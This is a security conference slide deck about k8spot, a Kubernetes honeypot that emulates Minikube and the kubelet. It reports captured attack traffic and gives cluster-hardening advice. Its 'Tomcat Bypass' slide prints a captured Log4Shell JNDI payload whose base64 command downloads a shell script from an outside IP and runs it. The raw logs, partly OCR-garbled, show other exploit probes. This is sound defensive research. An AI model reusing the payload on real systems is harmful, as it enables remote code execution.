Kates' Pot Finding Attacks Against Kubernetes Deployments

Matthias Meidinger • 29.06.2022

Agenda

Intro

Basics

k8spot

Data & Lessons Learned

Key Takeaways

About

- Matthias Meidinger
- Software Engineer,Red Hat ACS
- Community Manager,StackRox
- Fun: Photography,
 Honeypots, Threat Hunting



Target Audience

- Kubernetes: Basics recommended
- Programming / Honeypots: No knowledge required

We're all standing on the shoulders of giants

Kubernetes



https://twitter.com/surajincloud/status/1467961773068328960

Kubernetes - Flavors

- Platform for containerized workloads
- Modern Kubernetes: Ecosystem
- Many offerings
 - Cloud
 - On Prem/Hybrid
 - Developer/Edge

Kubernetes - Parts

- A k8s Cluster consists of
 - Control Plane
 - API-Server
 - >=1 node (worker machine)
 - Runs workloads
 - kubelet

Kubernetes - Parts

- A k8s Cluster consists of
 - Control Plane
 - API-Server
 - >=1 node (worker machine)
 - Runs workloads
 - kubelet




(Honey-)Pots


Pots - What?

"A honeypot is a (...) system intended to mimic likely targets of cyberattacks"[1]

Pots - What?

Can simulate a server...






... or a client

Pots - What?

Interaction Type

- Low
 - Credential Logger
- Medium
 - (Some) Simulation
- High
 - Full System (MitM Proxy)



Pots - k8spot

- Medium Interaction
- Written in Go
- Emulates Minikube & Kubelet
- Interacts w/ kubectl


- Collects
 - User Agents
 - API Calls
 - Container cmd exec & creation

Pots - Viz Data

Mo Jun 20 21:51:46 CEST	/home/skringle/k8spot-d/log/k8spot.ison:	plain text	TEXT
{"time":"2022-06-20T12:29:30.374052047+02:00","level":"WARN","prefix":"echo","file":"handler.qo","line":"64","message":"Found unimplemented minikube API call! /acr	tuator/gateway/routes/cemRYSXDs0"}		
{"time": "2022-06-20112;29:30.374187439+02:00", remote ip": "23.99.229.118", "host": "k8spot", "method": "GET", "uri ": "/actuator/qateway/routes/cemRYSXDs0", "user_aqent"		WebKit/537.36 (KHT)	ML. 1
{"time": "2022-06-20112;29:31.308278898+02:00","remote ip":"23.99.229.118", "host":"k8spot","method":"DELETE","uri":"/actuator/gateway/routes/cemRYSXDsQ","user_age			
("time": "2022-06-20T12:29:32.255498064+02:00", remote_ip": "23.99.229.118", "host" "k8spot", method": "POST", 'uri": "/actuator/gateway/refresh", "user_agent": Mozill			
{"time". 2022-06-20112:55:53.848012777-90.90, "remote_ip". 25:75:225:18 , nost "kaspot, method". "GET", "uri"."/", "user_agent. "Mozillafs. 0 (Windows NT 10.) Winfo			
(time: 2022-00-2012:35:35.846012/72*02:00 , remote_IP: 71.0.252.5 , nost: ksspot , metrod : GE: In: 1: / user_agent: mozilia/5.0 (Wilhows in 10.0; Wilhow file) (Wilhows in 10.0; Wilhows in 10.0; Wilhow file) (Wilhows in 10.0; Wilhows in 10.0; Wi			
(time: 2022-00-2014:04:43.534.0305.000 "level": 100.142.230.34 , nost is kospot , method: icl , uir : /, use_agent : MOZILIA75.0 (XII; Linux X00_04, "file: "handler.co" "line: "64", "message": "Found unimplemented ministube API call! /far ("file: "handler.co" "line: "64", "message": "Found unimplemented ministube API call! /far		0.4/56.102 Sarari	/53/.
{"time": "2022-06-20714:04:51.661945102+02:00","remote_ip":"185.142.236.34", "host":"k8spot","method":"GET","uri":"/favicon.ico","user_agent":"Mozilla/5.0 (Macinto	sh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101	Firefox/80.0","sta	atus"
{"time": "2022-06-20114:22:04.834958878+02:00","remote_ip":"34.91.63.157", "host":"k8spot","method":"0PTIONS","uri":"/","user_agent":"","status":204,"error":""}			
{"time":"2022-06-20T14:38:51.023459193+02:00","level":"WARN","prefix":"echo","file":"handler.go","line":"64","message":"Found unimplemented minikube API call! /aci			
("time": "2022-06-20T14:38:51.024123193+02:00","remote_ip":"192.241.214.190", "host":"k8spot","method":"GET","uri":"/actuator/health","user_agent":"Mozilla/5.0 zg:			
{"time": "2022-06-20T15:41:08.944990745+02:00","remote_ip":"93.177.73.82", "host":"k8spot","method":"GET","uri":"/","user_agent":"Mozilla/5.0 (X11; Linux x86_64) /		4515.159 Safari/5	37.36
{"time": "2022-06-20T15:44:46.530463456+02:00","remote_ip":"45.95.147.9", "host":"k8spot","method":"GET","uxi":"/","user_agent":"libwww-perl/6.66","status":200,"e:			
{"time": "2022-06-20T15:45:39.316151638+02:00","remote_ip":"191.232.38.25", "host":"k8spot","method":"POST","uxi":"/mgmt/tm/util/bash","user_agent":"Mozilla/5.0 (%)		(TML, like Gecko) (Chrom
{"time": "2022-06-20T16:08:42.96710931+02:00","remote_ip":"103.203.57.25", "host":"k8spot","method":"GET","uri":"/","user_agent":"HTTP Banner Detection (https://sd			
{"time":"2022-06-20T16:17:40.145364125+02:00","level":"WARN","prefix":"echo","file":"handler.go","line":"64","message":"Found unimplemented minikube API call! /adi			
{"time": "2022-06-20T16:17:40.145676663+02:00","remote_ip":"97.74.229.113", "host":"k8spot","method":"GET","uri":"/admin//config.php","user_agent":"curl/7.19.7 (x0)	6_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.27.1 a	lib/1.2.3 libidn/1	1.18
{"time":"2022-06-20T17:00:40.488647421+02:00","level":"WARN","prefix":"echo","file":"handler.go","line":"64","message":"Found unimplemented minikube API call! /.er	iv"}		
{"time": "2022-06-20T17:00:40.492014391+02:00","remote_ip":"109.237.103.38", "host":"k8spot","method":"GET","uri":"/.env","user_agent":"Mozilla/5.0 (X11; Linux x80)	_64) AppleWebKit/537.36 (KHTML, like Gecko) Chromo	/81.0.4044.129 Sat	fari/
{"time": "2022-06-20T17:38:34.994571757+02:00","remote_ip":"80.187.65.250", "host":"k8spot","method":"DELETE","uri":"/apis/apps/v1/namespaces/kube-system/daemonse	cs/kube-controller","user_agent":"OpenAPI-Generator	/23.6.0/python",":	statu
{"time": "2022-06-20T17:47:18.164479714+02:00", "remote_ip":"80.187.65.250", "host":"k8spot", "method":"POST", "uri":"/apis/apps/v1/namespaces/kube-system/daemonsets	","user_agent":"OpenAPI-Generator/23.6.0/python","s	tatus":405, "error)	":"co
{"time": "2022-06-20T17:50:39.433272079+02:00","remote_ip":"80.187.65.250", "host":"k8spot","method":"PATCH","uri":"/apis/apps/v1/namespaces/kube-system/daemonset	s/api-proxy", "user_agent": "OpenAPI-Generator/23.6.0	/python", "status"	:405,
{"time": "2022-06-20T17:51:24.257607087+02:00", "remote_ip": "154.89.5.85", "host": "k8spot", "method": "GET", "uri": "/", "user_agent": "", "status": 200, "error": ""}			
{"time": "2022-06-2017:53:20.801216085+02:00", "remote_ip":"162.142.125.220", "host":"k8spot", "method":"GET", "uri": "/api", "user_agent": "Mozilla/5.0 (compatible; Compatible (compatible) (compatibl	ensysInspect/1.1: +https://about.censys.io/)"."stat	us":200."error":"	-1
{"time":"2022-06-20T17:53:20.901953371+02:00","level":"WARN","prefix":"echo","file":"handler.go","line":"64","message":"Found unimplemented minikube API call! /vei			
{"time": "2022-06-2017:53:20.902021337+02:00", "remote ip": 162.142.125.220", "host": "k8spot", "method": "GET", "uri": "/version", "user agent": "Mozilla/5.0 (compatible agent age		status":400."erro	r" ""
{"time": "2022-06-20T17:53:21.003654369+02:00", "level": "WARN", "prefix": "echo", "file": "handler.go", "line": "64", "message": "Found unimplemented minikube API call! /ap:			
"time": "2022-06-20T17:53:21.003812225+02:00", "remote ip": "162.142.125.220", "host": "k8spot", "method": "GET", "uri": "/apis/rbac.authorization.k8s.io", "user agent":		://about censys i	0/)"
{"time": "2022-06-20T17:53:21.472387105+02:00", "remote ip":"162.142.125.220", "host":"k8spot", "method":"GET", "uri":"/api/v1/services", "user agent": "Mozilla/5.0 (co			
{"time": "2022-06-20T17:53:21.600468863+02:00", "remote ip":"162.142.125.220", "host":"k8spot", "method":"GET", "uri": "/api/v1/nodes", "user_agent":"Hozilla/5.0 (comp.			
("time": '2022-06-20117:53:21.795900488+02:00", "remote_ip": 162.142.125.220", "host": "k8spot", "method": "GET", "uri": '/api/v1/pods", "user_agent": "Mozilla/5.0 (compa			
{"time": "2022-06-20T17:53:22.117618714+02:00", remote_ip": "162.142.125.220", "host": "k8spot", method": "GET", "uri": "/api/v1/endpoints", "user_agent": Mozilla/5.0 (
{"time": "2022-06-20717:54:09.637543698-02:00". "remote ip": "20.101.109.35". "host": "k8spot". "method: "GET". "uri": "/", "user agent": "Mozilla5.0 (XIII. Linux i686: r			200,
{"time": 2022-00-20113:06:50.234506259-02:00" "remote_ip": 20.101.109.39 , most "k8spot" "method :"POST" "uri": "Actuator/gatewa/routes/poxylob/ITXX"."user agen			WTMI
{"time": 2022-00-20118:06:50.567732325-02:00" "remote in':"95.182.120.180", "host':"k8spot', "method':"P051', "uri": "/actuator/qateway/refresh"."wsr. agert". "Mozil."			
time: 2022-00-2010.00:30.30/3232902.00 ; remote_np : 35.162.160 , nost is keepet method: 1911 util: 1.4ttatu/gateway/tertesh user_agent No211. (file: "handler.go", "line": 64", "message": Found unimplemented ministube API call! /act		7.30 (KHIML, IIKE	deck
{"time": "2022-06-20118:06:50.90685432+02:00","remote_ip":"95.182.120.180", "host":"k8spot","method":"GET","uri":"/actuator/gateway/routes/pxyJobJTzx","user_agent			
{"time": "2022-06-20118:06:51.243009609+02:00","remote_ip":"95.182.120.180", "host":"k8spot","method":"DELETE","uri":"/actuator/gateway/routes/pxyJobJTzx","user_a;			
{"time": "2022-06-20118:06:51.634253086+02:00","remote_ip":"95.182.120.180", "host":"k8spot","method":"POST","uxi":"/actuator/gateway/refresh","user_agent":"Mozil	.a/5.0 (Windows NI 10.0; Win64; X64) AppleWebKit/53	7.36 (KHIML, 11Ke	Geck
{"time": "2022-06-20720:29:29.998327332+02:00","remote_ip":"162.142.125.10", "host":"k8spot","method":"GET","uri":"/","user_agent":"","status":200,"error":"")			
{"time": "2022-06-20T20:29:30.523811145+02:00","remote_ip":"162.142.125.10", "host":"k8spot","method":"GET","uri":"/api","user_agent":"Mozilla/5.0 (compatible; Cen		s":200,"error":""	
{"time":"2022-06-20T20:29:30.695970757+02:00","level":"WARN","prefix":"echo","file":"handler.go","line":"64","message":"Found unimplemented minikube API call! /ve:			
{"time": "2022-06-20T20:29:30.696106174+02:00","remote_ip":"162.142.125.10", "host":"k8spot","method":"GET","uri":"/version","user_agent":"Mozilla/5.0 (compatible		tatus":400,"error	:}
{"time":"2022-06-20T20:29:30.918305713+02:00","level":"WARN","prefix":"echo","file":"handler.go","line":"64","message":"Found unimplemented minikube API call! /ap:			
{"time": "2022-06-20T20:29:30.918406172+02:00","remote_ip":"162.142.125.10", "host":"k8spot","method":"GET","uri":"/apis/rbac.authorization.k8s.io","user_agent":"/			
{"time": "2022-06-20T20:29:31.083432264+02:00","remote_ip":"162.142.125.10", "host":"k8spot","method":"GET","uri":"/api/v1/services","user_agent":"Mozilla/5.0 (con			
{"time": "2022-06-20T20:29:31.269051189+02:00","remote_ip":"162.142.125.10", "host":"k8spot","method":"GET","uri":"/api/v1/nodes","user_agent":"Mozilla/5.0 (compa			
{"time": "2022-06-20720:29:31.476124999+02:00","remote_ip":"162.142.125.10", "host":"k8spot","method":"GET","uri":"/api/v1/pods","user_agent":"Mozilla/5.0 (compat:			
{"time": "2022-06-20T20:29:32.040132687+02:00","remote_ip":"162.142.125.10", "host":"k8spot","method":"GET","uri":"/api/v1/endpoints","user_agent":"Mozilla/5.0 (co	ompatible; CensysInspect/1.1; +https://about.censys	.io/)","status":20	.00,"e
{"time": "2022-06-20T21:48:16.329369469+02:00","remote_ip":"84.118.193.210", "host":"k8spot","method":"GET","uri":"/apis/rbac.authorization.k8s.io","user_agent":"@	url/7.82.0","status":200,"error":""}		

?:View Help
Press f/F to switch to the next/previous file

Pots - Viz Data



Data & Learnings

Data

- Analysis: Last 60 days
- Mostly data collection, r/o, occasional deletion
- Many Web exploits / OWA
- Crypto-Mining
- Botnets
- Few k8s-specific attacks
- No wide scale automated attacks (yet?)

Data...?

- Mimics Minikube, no prod k8s
- Small German hosters, not on AWS/Azure/GCP
- No juicy payloads, mimics bare Minikube
- Pots aren't changing
- k8s is complex, no low hanging fruits

k8s Learnings

- Kubernetes has a lot of specific surface
- Highly distributed, dynamic, and ephemeral
 - Hard to monitor by hand/humans
- Increased operational complexity
- Broader impact due to orchestration and automation

k8s Learnings

- System
 - Stay up to date (~ 3 releases / year)
 - Secure Cloud metadata access
 - CIS/NIST/MITRE

k8s Specifics

- Config
 - Enable RBAC
 - Close ports
 - Auditing
 - PodSecurity Admission Controller
 - Pod Security Policies

k8s Specifics

- Workloads
 - Network Policies & Admission Controllers
 - Sign & Scan images
 - Namespaces for boundaries
 - Separate sensitive workloads

Bonus Round

Fun things I found in the pots

Tomcat Bypass


```
error:
host: k8spot
method: GET
remote_ip: t('${${env:BARF00:-j}ndi${env:BARF00:-;}{env:BARF00:-j}dap${env:BARF00:-;}/200.150.202.54:1389/TomcatBypass/Command/Base64
//2QgL3RtcCB8fCBjZCAvdmFyL3J1biB8fCBjZCAvbM50IHx8IGNkIC9yb290IHx8IGNkIC87IHdnZXQgaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGN1cmwgLU8gaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGNobW9kIDc3NyA4VXNBLnNoOyBzaCA4VXNBLnNo)')
status: 400
time: 2022-06-16T08:55:16.957456237+02:00
uri: /:443:undefined?id=
user_agent: t('${$env:BARF00:-j}ndi${env:BARF00:-;}{env:BARF00:-j}dap${env:BARF00:-;}/200.150.202.54:1389/TomcatBypass/Command/Base64
//2QgL3RtcCB8fCBjZCAvdmFyL3J1biB8fCBjZCAvbM50IHx8IGNkIC9yb290IHx8IGNkIC87IHdnZXQgaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGNobW9kIDc3NyA4VXNBLnNoOyBzaCA4VXNBLnNo}')
}
```



Visits by the big scaners

```
remote_ip: 198.235.24.144
  status: 200
  time: 2022-06-14T10:38:44.964899355+02:00
  user_agent: Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers' presences on the Internet. If you would like to be excluded
from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com
                                                                        remote ip: 162,142,125,222
                                                                         status: 200
       remote ip: 35,176,165,163
                                                                        time: 2022-06-15T16:09:35.04155809+02:00
        status: 403
                                                                        uri: /api/v1/endpoints
        time: 2022-05-25T20:33:56.723935421+02:00
                                                                        user_agent: Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)
       uri: /
       user_agent: 'Cloud mapping experiment. Contact research@pdrlabs.net'
                                                                                                              remote_ip: 104.206.128.70
  src_ip: 45.129.56.200
                                                                                                              status: 200
  status: 404
                                                                                                              time: 2022-06-15T20:19:43.434842711+02:00
  timestamp: 2021-11-24T19:50:10.208680
                                                                                                              uri: /
  url: /
                                                                                                              user_agent: https://gdnplus.com:Gather Analyze Provide.
  user_agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
                    remote ip: 92.118.160.33
                    status: 403
                    time: 2022-06-07T00:11:17.875710557+02:00
                    uri: /
                    user_agent: NetSystemsResearch studies the availability of various services across the internet. Our website is netsystemsresearch.com
```

ASN Distribution



Minikube-Traffic

Count \$	/	Source IP ‡	1	Country ‡	/	AS ‡ 🗸	AS Name ‡
30	1	156.192.149.142		Egypt		8452	TE-AS
28	1	109.237.96.124		Russia		202306	Hostglobal.plus Inc
20	0	141.94.241.64		France			
16	5	95.182.120.164		Russia		202984	Chernyshov Aleksandr Aleksandrovich
16	0	95.182.123.66		Russia		202984	Chernyshov Aleksandr Aleksandrovich
14	6	193.106.191.48		Russia			
11	5	23.99.229.118		United States		8075	MICROSOFT-CORP-MSN-AS-BLOCK
8	6	172.104.140.107		Germany		63949	Linode, LLC
8	5	97.74.229.113		United States		26496	AS-26496-GO-DADDY-COM-LLC
7	4	47.103.39.1		China		37963	Hangzhou Alibaba Advertising Co.,Ltd.

Kubelet - Traffic

Count ‡ /	Source IP \$	1	AS 🕏 📝	Country \$	1	AS Name \$
174	172.104.64.107		63949	Japan		Linode, LLC
100	142.93.18.229		14061	United States		DIGITALOCEAN-ASN
40	185.156.174.148		9009	Czechia		M247 Ltd
40	185.156.174.172		9009	Czechia		M247 Ltd
32	36.155.14.163		56046	China		China Mobile communications corporation
30	172.104.140.107		63949	Germany		Linode, LLC
30	45.33.65.249		63949	United States		Linode, LLC
30	91.90.44.31		50304	Norway		Blix Solutions AS
28	84.118.193.186		6830	Germany		Liberty Global B.V.
20	185.216.35.245		9009	Czechia		M247 Ltd

Key Takeaways

If you see something, say something

Native > 3rd Party

Thanks! Questions?



https://github.com/Maddosaurus/k8spot

Additional Reading

- OWASP Security Cheat Sheet
 https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html
- Config Best Practices
 https://kubernetes.io/docs/concepts/configuration/overview/
- Securing a Cluster https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/
- 9 Security Best Practices https://www.cncf.io/blog/2019/01/14/9-kubernetes-security-best-practices-everyone-must-follow/
- Mitigating Kubernetes Attacks (CNCF Webinar)

 https://www.cncf.io/wp-content/uploads/2020/09/StackRox-CNCF-Mitigating-Kubernetes-Attacks-2.pdf
- General k8s documentation https://unofficial-kubernetes.readthedocs.io